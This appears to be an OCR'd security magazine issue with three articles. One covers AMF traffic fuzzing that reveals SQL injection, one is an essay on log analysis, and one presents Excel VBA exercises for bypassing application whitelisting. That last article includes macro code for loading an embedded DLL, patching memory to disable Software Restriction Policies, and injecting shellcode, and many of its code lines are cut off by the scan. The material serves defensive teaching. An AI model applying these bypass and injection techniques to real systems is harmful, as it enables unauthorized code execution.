
The message broker's end point can be identified and the stream either reconstructed or manipulated by proxy thereafter. For example, Charle's Proxy provides AMF decoding and the following screenshots describe its working mechanisms.



AMF Message	Message	
Header		
Body		
[0]	Body Part	
Target	String	null
Response	String	/2
Content	Array	
[0]	Object	flex.messaging.messages.Remoting
source	Null	
operation	String	sayHello
body	Array	
[0]	String	admin
[1]	String Reference	admin
messageId	String	19B2B9FB-21C4-3A52-4A22-B988D
clientId	Null	
timeToLive	Integer	0
timestamp	Integer	0

Figure 11 – AMF passing username and password admin/admin.


At this point it is easy to fuzz the stream and a simple single quote can be passed as shown below.



AMF Message	Message	
Header		
Body		
[0]	Body Part	
Target	String	null
Response	String	/2
Content	Array	
[0]	Object	flex.messaging.n
source	Null	
operation	String	sayHello
body	Array	
[0]	String	admin'
[1]	String Reference	admin
messageId	String	19B2B9FB-21C4-
clientId	Null	

Figure 12 – Adding quote in the request.

Along with the stack, here is the response:



AMF Message	Message
Header	
Body	
[0]	
Target	
Respons	
Content	
bod	
time	
abst	
clien	
mes	
corr	

```
com.mysql.jdbc.exceptions.jdbc4.MySQLSyntaxErrorException: You have
tax; check the manual that corresponds to your MySQL server version for
ear 'admin'' at line 1
                at sun.reflect.NativeConstructorAccessorImpl.newInstance0
                at sun.reflect.NativeConstructorAccessorImpl.newInstance(
orImpl.java:39)
                at sun.reflect.DelegatingConstructorAccessorImpl.newInstan
orAccessorImpl.java:27)
                at java.lang.reflect.Constructor.newInstance(Constructor.ja
                at com.mysql.jdbc.Util.handleNewInstance(Util.java:409)
                at com.mysql.jdbc.Util.getInstance(Util.java:384)
                at com.mysql.jdbc.SQLError.createSQLException(SQLError.ja
                at com.mysql.jdbc.MysqlIO.checkErrorPacket(MysqlIO.java:3
                at com.mysql.jdbc.MysqlIO.checkErrorPacket(MysqlIO.java:3
```

Figure 13 – Stack trace showing injection.

Here, the stack trace shows a possible SQL injection. An attacker can leverage this particular point and exploit the server side components from here using the AMF stream.

Conclusion and prospects

In this paper, we have focused on the security analysis of Flash components. The need for security analysis has been explained in the context of the current information era (Web 2.0). An attempt to see a small set of vulnerabilities has been made, along with trying to apply the discussed approach in tackling it. A second approach of protocol analysis has also been presented.

It is possible to extend the same approaches to look out for other security loopholes such as:

- Assumption of clients' behavior - for example, expecting the client to enter only plain text as required in a textfield and hence provide no validation is too simplistic and has a major loophole wherein the client may inject executable JavaScript code in the same textfield.

- Disclosure of business logic and secrets on the client side, i.e. the username-password authentication logic may have been deployed as a client side ActionScript in the .swf file itself. In such a case, a simple decompiler like SWFScan could be used to reverse engineer the .swf file and this, in turn, would give away the ActionScript which has cleartext username-password combinations.

Such avenues for the use of reverse engineering Flash based Rich Internet Applications are many and the idea of this paper is to open the eyes of the readers to reverse engineering and protocol analysis based Flash security with enough examples and tools after which the application of this approach may be considered by individuals and modified to suit their own scenario.

Rishita Anubhai is a Web Security Researcher at Blueinfy.

Shivang Bhagat is a Security Consultant at Blueinfy.

Logs: Can we finally tame the beast?

by Dr. Anton Chuvakin

What is a log? Without getting too philosophical, a log is a record of some activity occurring at or observed by an information system or application. Sometimes a collection of such log messages will also be called a log or a log file. Given this definition, the log data is used to analyze activities occurring on information systems – whether such activity analysis is for assuring security, maintaining operations or proving regulatory compliance.

Logs are under-appreciated in many - if not most - organizations. Often, logs are completely ignored and only noticed when disk space runs low. At that point they are usually deleted without review. And in some cases, some of the messages in the logs might have indicated that the disk was full and why, which means logs can be ironic as well.

Logs can be an extremely useful source of information for security management. But, getting that information takes both time and work. At first glance, it can seem a daunting task – the sheer volume of data, along with its diversity and often subjective nature, can be scary.

Despite such challenges, logging is a primary means of IT accountability and thus its importance cannot be overstated. That is exactly why logging is a perfect compliance technology, mandated by many regulations and laws. Also, from the forensics point of view, logging makes proving that something has happened or has not happened a lot easier than digging through disk images.

Dealing with logs

The author is sometimes asked to define what “log management” is. It is not some secret technology you can buy for many thousands of dollars; it simply means dealing with logs. As mentioned before, some organization “deal” with logs by ignoring and then deleting them, other deploy advanced systems and proficient personnel to perform near real-time analysis of log data. Due to confusing and often esoteric log messages, simply reading log messages turns out to be not entirely useful.

Logs need to be analyzed to come to life and share their insights (see “Top 11 Reasons to Analyze Your Logs” - bit.ly/b2kMrE).

At the same time, most of the principles and methods log analysis tools use hark back to the 1980s (yes, really!). Specifically, using regular expressions and simple pattern matching to insert logs into databases and then report on them has been known for nearly 30 years. Is this truly the state of the art of log analysis? Many security professionals believe that we are stuck with such ancient log analysis methods and that no innovation has occurred in the field. In this article, I will try to analyze what we are doing now about logs and what we can do in the future to solve the logging problem once and for all.

What analysis?

First, are logs really data? If you’ve come across such gems as

```
Aug 11 09:11:19 xx null pif ? exit! 0
```

and

```
userenv[error] 1040 XYZI-CORP\vsupx
No description available
```

you will be tempted to consider logs to be a form of broken human language, not computer data.

After all, most computers would prefer something more structured and less ambiguous! The continuous existence of such pathetic log messages simply reminds us of the fact that most log analysis is still performed by not even using the 1980s tools, but by using a tool that has an even older past – the human brain.

Are logs neat computer data or subjective human text (sometimes also called unstructured data)? Before we delve into this, let’s try to see the defining characteristic of these two:

Logs as Data	Logs as Text
Has structure: fields, values	Lacks structure
Can be inserted into database	Need preprocessing
Can be summarized and counted	Need to be “interpreted”
Mostly unambiguous	Highly ambiguous, subjective
Intended for automated systems	Intended for humans
Example: XML	Example: English

To add insult to injury, logs often present the worst kind of text - not just ambiguous but subjective, not just unstructured but jumbled. In many cases, this simply means that analysis becomes completely impossible.

While many types of log data, such as firewall logs, intrusion detection logs, or database audit trails clearly belong in the data realm due to their structured nature, the same cannot be said about some other log types.

Unix Syslog presents a classic example: even for something as simple as a time stamp, there are more than 50 ways to express it. The rest of the message fares much worse – essentially, it will contain whatever the deranged mind of a super-busy developer will dump there. Application logs and especially logs from vertical and niche applications fare even worse than that. They contain hardly any information, resulting in gems shown above.

With such a dire situation on our hands, what are our choices for log management and log analysis?

The BEST way to deal with logs

Are we on a fool's errand here? Is there such a thing as the best way for dealing with logs? Well, it has to be said that many organizations today deal with logs by ignoring them. While such behavior can be attributed to sheer stupidity, we can also consider it as a lack of education.

Having multiple competing priorities for IT and IT security managers' time and resources does not help the situation either. By the way, ignoring logs covers also the not having logs and the turning them off scenario.

Storing logs is another common choice for log management. For many organizations that did not have logging or have been ignoring logs for years, this is a huge step forward. Now, at least, they can sleep better knowing that if something bad happens they can always go back and look up the activity records. However, this approach is only marginally better than the previous one.

Attempts to start reading the stored logs periodically often result in failure. The volume and the diversity of log data - as well as its subjective nature - kill most manual log review projects. And we are not talking about gigabytes here – more than a few organizations have learned what a petabyte really is after engineering their log collection efforts. Overall, it is hard to gain awareness of the environment - whether for security or troubleshooting - simply by reading raw log data.

We must try to filter the logs in order to detect only the “bad stuff”. This approach certainly works in the field and many commercial and open source log analysis tools implement it. What makes it of limited value is that in many cases the thing that we are looking for is not present in individual log messages, but can only be discovered from groups of messages correlated together. For example, while a connection to port 80 allowed by a firewall is not malicious by itself, a particular pattern of connectivity to port 80 of multiple machines might be. Also, some log messages cannot be qualified as “bad” but they are still interesting to look at as precursors for future “badness”.

For highly structured logs such as firewall connection logging, the answer is simple: collect the logs, tokenize them (the not entirely accurate term “parse” has become standard usage) and then use your database to filter and summarize as needed. Producing reports such as "top e-mail users”, “most frequent ports used” and even “least frequent attachment types” has become the favorite pastime of firewall administrators and security managers.

However, such log sources have been shrinking in importance, overshadowed by less structured server and application logs. I’m speaking from experience when I say that directing a large percentage of syslog messages from multiple Linux and Unix operating systems into a database is a laborious task – and one that needs to be constantly performed.

The tools require hand-written regular expressions in order to put such logs into a database while extracting useful information (usernames, source IP addresses, even time stamps) from them.


Of course, one can avoid parsing altogether, as well as avoid storing logs in a database; simply indexing logs with extremely limited field extraction (such as timestamp and the machine that produced the log) is quite popular as well. However, many data presentation and data analysis techniques become impossible as a result.

This situation can be visualized using the diagram on the following page – typically, we can get useful information out of logs after spending a lot of effort (top right corner) or render them and focus on getting a small amount of value out of log data by indexing it only (bottom left corner).

The diagram also gives us useful directions for future. The red arrows indicate two possible directions for improving log analysis - one can either make parsing data easier or try to make indexed data more useful. However, there are also alternative approaches.

We can wait for logs to become standardized and more structured. Efforts such as Common Event Expression (CEE), a MITRE run standard (cee.mitre.org), will eventually make logs more predictable and easier to analyze and understand. However, given the history of attempts to standardize logs, we might have to wait for at least a few years.

Also, we can try using the emerging field of text mining for converting logs into data. But, even though using tools from an unproven field presents an interesting research challenge, it gives small hope for “instant gratification” to log analysts.



Despite that, some open source tools such as slct (/bit.ly/b8fLzW) and loghound (bit.ly/dcKzy8) use simple text mining algorithms such as text clustering in order to tackle the log beast.

To make it even better, one can combine text mining methods such as text clustering, profiling of text streams, Bayesian mining and even natural language processing (the other NLP) with domain-specific keyword analysis. For example, by looking for keywords such as chang*, modif*, add*, delete*, drop, remove*, creat*, etc, over time across multiple system logs, one can profile how system changes are performed during normal business use. Such profiling will afterward allow us to detect unauthorized and anomalous changes recorded in the logs.

Finally, there are semi-automated or “machine assisted” approaches for writing those regular expressions. They reduce the skill requirement for log analysis and are successfully used in the field by commercial vendors to parse simple log formats.

While some people mistakenly consider log analysis and log management to be stagnant fields, it is true that many unresolved challenges remain.

Apart from improving the analysis of log data, we have also the opportunity to improve the quality of logs, as well as instructing application developers in good logging practices. One thing is clear, though: we'll be dealing with greater quantities and an even wider array of different types of log data in the future. Consequently, the answers to the questions of what to do with them and what are they trying to tell us will have to be provided.

The ideal log analysis application of the future should be able to analyze all kinds of logs - those familiar and the unfamiliar, from standard and custom log sources - and tell the users what they need to know about their environment. Such an application doesn’t yet exist, but there are many promising avenues that need to be explored.

Dr. Anton Chuvakin (www.chuvakin.org) is a recognized security expert in the field of log management and PCI DSS compliance. He is the author of several books and has published dozens of papers on log management, correlation, data analysis, PCI DSS, security management (www.info-secure.org). His blog (www.securitywarrior.org) is one of the most popular in the industry.

Currently, he is developing his security consulting practice (www.securitywarriorconsulting.com), focusing on logging and PCI DSS compliance for security vendors and Fortune 500 organizations. He was formerly a Director of PCI Compliance Solutions at Qualys, and has worked at LogLogic as a Chief Logging Evangelist, tasked with educating the world about the importance of logging for security, compliance and operations.

Launch arbitrary code from Excel in a restricted environment

by Didier Stevens

The exercises presented here are all variations on the same theme: the launch of arbitrary code from Excel in a restricted environment.

A Least-Privileged User Account (i.e. no administrative rights) on Windows and application whitelisting software (like Software Restriction Policies, AppLocker, etc.) are the main components of the restricted environment. Excel (or any other application supporting VBA) is installed in the environment with macros enabled. The objective of the environment is to restrict the code execution options available to the user. Unapproved code is not allowed to run.

A typical example of such a restricted environment is a corporate Terminal Server session. The goal of the exercises is to explore Windows features that can be leveraged to bypass the restrictions and run arbitrary code. Vulnerability exploitation is excluded from these exercises.

Loading a DLL


Running arbitrary code is often executed by creating a new process, but creating new processes is strictly controlled in a restricted environment. Loading a DLL inside an existing process is another way to run arbitrary code, but doesn't require process creation.

VBA - the VBScript programming language used in Excel - supports calling win32 API functions. Loading a DLL inside Excel from a macro is done with LoadLibrary. To execute arbitrary code, the DLL is embedded inside the Excel VBA macro using BASE64 strings, as shown on the following page.

The VBA macros of the first exercise do the following:

1. Extract the BASE64 encoded DLL from the strings
2. Write the DLL to a temporary file
3. Load the DLL inside the Excel process


Application whitelisting software that is not configured to whitelist DLLs (e.g. only EXEs are whitelisted) will not prevent the DLL from loading and executing.



```
Private Function DLLContent1() As String
    Dim sDLLContent As String

    sDLLContent = ""
    sDLLContent = sDLLContent + "6FsJAADDzMzMzMzMzMzMzFWL7FFTVlf/dQz/dQjoCAA
    sDLLContent = sDLLContent + "OgMixGLQTBqAot9CFdQ6FsAAACFwHQEi8rr54tBGFCL
    sDLLContent = sDLLContent + "hQA/BqAf91DFboIwAAAIXAdAiDwgSDwwLr41gzOmaLE
    sDLLContent = sDLLContent + "SiOUIihCAymAD2tHjAOUQigiEyeDuM8CLTQw72XQBQF
    sDLLContent = sDLLContent + "g3OMAHUbiOUQUGoAiOOIi1Ec/9JQiOUIiOgY/9HrHes
    sDLLContent = sDLLContent + "cPMzMzMzMzMzMzMzMzMxVi+yD7BSLRRSLSASJTfCL
    sDLLContent = sDLLContent + "KLRfyDwAGJRfyLTeyDwSiJTeyLVRSLAg+3SAY5TfwPj
    sDLLContent = sDLLContent + "qBGgAEAAAi1XOUotF7ItN8ANIDFGLVQiLQiT/OI1F+I
    sDLLContent = sDLLContent + "DOuEagRoABAAAItN7ItREFKLReyLTfADSAxRi1UIiOI
    sDLLContent = sDLLContent + "QiLSAz/OYPEDItV7ItF+I1CCOkz////i+Vdw8zMVYvs
    sDLLContent = sDLLContent + "AAAMdF4AgAAADHReQCAAAAxOXoBAAAAMdF7BAAAADHR
```

Bypassing SRP

Software Restriction Policies supports whitelisting DLLs too, preventing an arbitrary DLL from loading. Mark Russinovich developed a tool to disable SRP as a LUA user (GPDisable). A design flaw of SRP is that it runs inside the user's own processes (it's implemented in advapi32.dll). Changing the value of a couple of variables used by advapi.dll directly in memory disables SRP, allowing arbitrary DLLs to load. This too can be done from VBA macros:




```
Private Declare Function WriteProcessMemory Lib "KERNEL32" _
  (ByVal hProcess As Long, ByVal lpBaseAddress As Any, _
   lpBuffer As Any, ByVal nSize As Long, _
   lpNumberOfBytesWritten As Long) As Long
Private Declare Function LoadLibrary Lib "KERNEL32" Alias "LoadI
Private Declare Function FreeLibrary Lib "KERNEL32" (ByVal hLib

Sub DoIt()
    Dim hLibrary
    Dim strFile

    strFile = TempFilename
    DumpFile strFile
    'advapi32.dll version 5.1.2600.5512
    lResult = WriteProcessMemory(-1, &H77DF9B40, &H41, 1, 0)
    lResult = WriteProcessMemory(-1, &H77E46420, &H0, 1, 0)
    hLibrary = LoadLibrary(strFile)
    FreeLibrary hLibrary
    DeleteFile strFile
End Sub
```

The VBA macros of the second exercise do the following:
1. Disable SRP
2. Extract the BASE64 encoded DLL from the strings
3. Write the DLL to a temporary file
4. Load the DLL inside the Excel process.

Injecting shellcode

When all types of executables (EXE, DLL, CPL, etc.) are whitelisted, injecting shellcode is the next option to explore. Shellcode is location-independent code, often written in an assembler, and is then injected and executed inside the memory space of an existing process. As shellcode is not your average application (it doesn't use executable files), most application whitelisting software doesn't block this. But they often detect and block this classic attempt to execute shellcode: shellcode is injected by process A into process B and executed inside process B by creating a remote thread.

In this exercise however, shellcode is injected inside the Excel process by the Excel process itself, and no remote thread is created. I've yet to find a Host Intrusion Prevention System that detects this case.



```
Option Explicit

Private Declare Function VirtualAlloc Lib "KERNEL32" (ByVal lpAddress As Long, ByVal
Private Declare Function WriteProcessMemory Lib "KERNEL32" (ByVal hProcess As Long, B
Private Declare Function CreateThread Lib "KERNEL32" (ByVal lpThreadAttributes As Lon

Const MEM_COMMIT = &H1000
Const PAGE_EXECUTE_READWRITE = &H40

Private Sub ExecuteShellCode()
    Dim lpMemory As Long
    Dim sShellCode As String
    Dim lResult As Long

    sShellCode = Chr(&HE8) + Chr(&H0) + Chr(&H0) + Chr(&H0) + Chr(&H0) + Chr(&H5B) + C
    sShellCode = sShellCode + Chr(&H0) + Chr(&H68) + Chr(&H88) + Chr(&H8F) + Chr(&H3) +
    sShellCode = sShellCode + Chr(&H68) + Chr(&H0) + Chr(&H0) + Chr(&H0) + Chr(&H0) +
    sShellCode = sShellCode + Chr(&H8B) +                          &HFF) + Chr(&H36)
    sShellCode = sShellCode + Chr(&H0) + C                          2) + Chr(&HE6) +
    sShellCode = sShellCode + Chr(&H30) +                           0) + Chr(&H58) +
    sShellCode = sShellCode + Chr(&H57) +                          &H6A) + Chr(&H0
    sShellCode = sShellCode + Chr(&H3C) +                          H8B) + Chr(&H58)
    sShellCode = sShellCode + Chr(&HC3) +                          &H58) + Chr(&H5
    sShellCode = sShellCode + Chr(&H11) +                          &H4) + Chr(&H0)
    sShellCode = sShellCode + Chr(&HC1) + Chr(&HE2) + Chr(&H2) + Chr(&H1) + Chr(&HD1)
    sShellCode = sShellCode + Chr(&HC9) + Chr(&H31) + Chr(&HDB) + Chr(&H31) + Chr(&HD2)
    sShellCode = sShellCode + Chr(&HE0) + Chr(&HEE) + Chr(&H31) + Chr(&HC0) + Chr(&H8
    sShellCode = sShellCode + Chr(&H0) + Chr(&H0) + Chr(&H0) + Chr(&H0) + Chr(&H0) +
    sShellCode = sShellCode + Chr(&H20) + Chr(&H73) + Chr(&H68) + Chr(&H65) + Chr(&H6C)

    lpMemory = VirtualAlloc(0&, Len(sShellCode), MEM_COMMIT, PAGE_EXECUTE_READWRITE)
    lResult = WriteProcessMemory(-1&, lpMemory, sShellCode, Len(sShellCode), 0&)
    lResult = CreateThread(0&, 0&, lpMemory, 0&, 0&, 0&)
End Sub
```

Hello from injected shellcode!

Hello from injected shellcode!


The VBA macros of the third exercise do the following:
1. Extract the BASE64 encoded shellcode from the strings
2. Write the shellcode to the Excel process memory
3. Execute the shellcode by creating a new thread

Loading a DLL from memory

Although shellcode can be considered as arbitrary code, it's hard to write and it's extremely rare that complete applications are written in shellcode. Compiling arbitrary code into a DLL is much easier compared to writing it in shellcode.

In this last exercise, I use special shellcode that I have developed to load a DLL into process memory directly from memory. It doesn't use LoadLibrary, but performs all the actions of LoadLibrary to load a DLL, except it does this from memory and not from disk. This is effectively a combination of previous exercises: loading a DLL and executing shellcode.

In this exercise, a DLL version of cmd.exe is used - I compiled this DLL from the ReactOS source code for cmd.exe:



Microsoft Excel - cmd
Bestand Bewerken Beeld Invoegen Opmaak Extra Data Venster Help
100%
Arial
A1
Open command line
Windows Task Manager
File Options View Help
Applications Processes Performance Networking
End Process

C:\Program Files\Microsoft Office\OFFICE11\EXCEL.EXE

```
(C) Copyright 1998-2007 ReactOS Team.

C:\Documents and Settings\Administrator\My Documents>_
```

Image Name	User Name	CPU	Mem Usage
alg.exe	LOCAL SERVICE	00	3.528 K
csrss.exe	SYSTEM	00	3.764 K
ctfmon.exe	Administrator	00	3.560 K
EXCEL.EXE	Administrator	00	47.464 K
explorer.exe	Administrator	00	19.088 K
lsass.exe	SYSTEM	00	744 K
searchfilterhost.exe	LOCAL SERVICE	00	5.692 K
searchindexer.exe	SYSTEM	00	9.836 K
searchprotocolho...	SYSTEM	00	7.016 K
services.exe	SYSTEM	00	3.252 K
smss.exe	SYSTEM	00	388 K
spoolsv.exe	SYSTEM	00	5.604 K
svchost.exe	SYSTEM	00	4.744 K
svchost.exe	NETWORK SERVICE	00	4.336 K
svchost.exe	SYSTEM	00	19.172 K
svchost.exe	NETWORK SERVICE	00	3.416 K
svchost.exe	LOCAL SERVICE	00	4.400 K
System	SYSTEM	00	236 K
System Idle Process	SYSTEM	99	16 K

□ Show processes from all users

Processes: 27 CPU Usage: 0% Commit Charge: 166M / 1246M

The result is a command line interpreter running inside the Excel process. No new process is created, no DLL is written to disk.

The VBA macros of the fourth exercise do the following:
1. Extract the BASE64 encoded shellcode from the strings
2. Write the shellcode to the Excel process memory
3. Execute the shellcode by creating a new thread.

The shellcode of the fourth exercise does the following:
1. Loads the DLL embedded inside the shellcode into memory
2. Jumps to the DLL entry point (DLLmain).

Conclusion

These exercises show clearly that it is possible to execute arbitrary code in a restricted environment. Naturally, this arbitrary code runs under the LUA user and has no administrative rights. To obtain administrative rights, it has to exploit a privilege escalation vulnerability (like KiTrap0D) or find and exploit a misconfiguration of the restricted environment.

Is this an issue for the restricted environments you're managing? Probably not, as the main goal of restricted corporate environments is to limit helpdesk support costs caused by inappropriate changes to the environment. But if you provide a restricted environment to the Internet population, you must be aware that it will be abused.

Didier Stevens (CISSP, GSSP-C, MCSD .NET, MCSE/Security, RHCT, OSWP) is an IT Security Consultant currently working at a large Belgian financial corporation. He is employed by Contraste Europe NV, an IT Consulting Services company (www.contraste.com). You can find his open source security tools on his IT security related blog at blog.DidierStevens.com.

twitter security spotlight

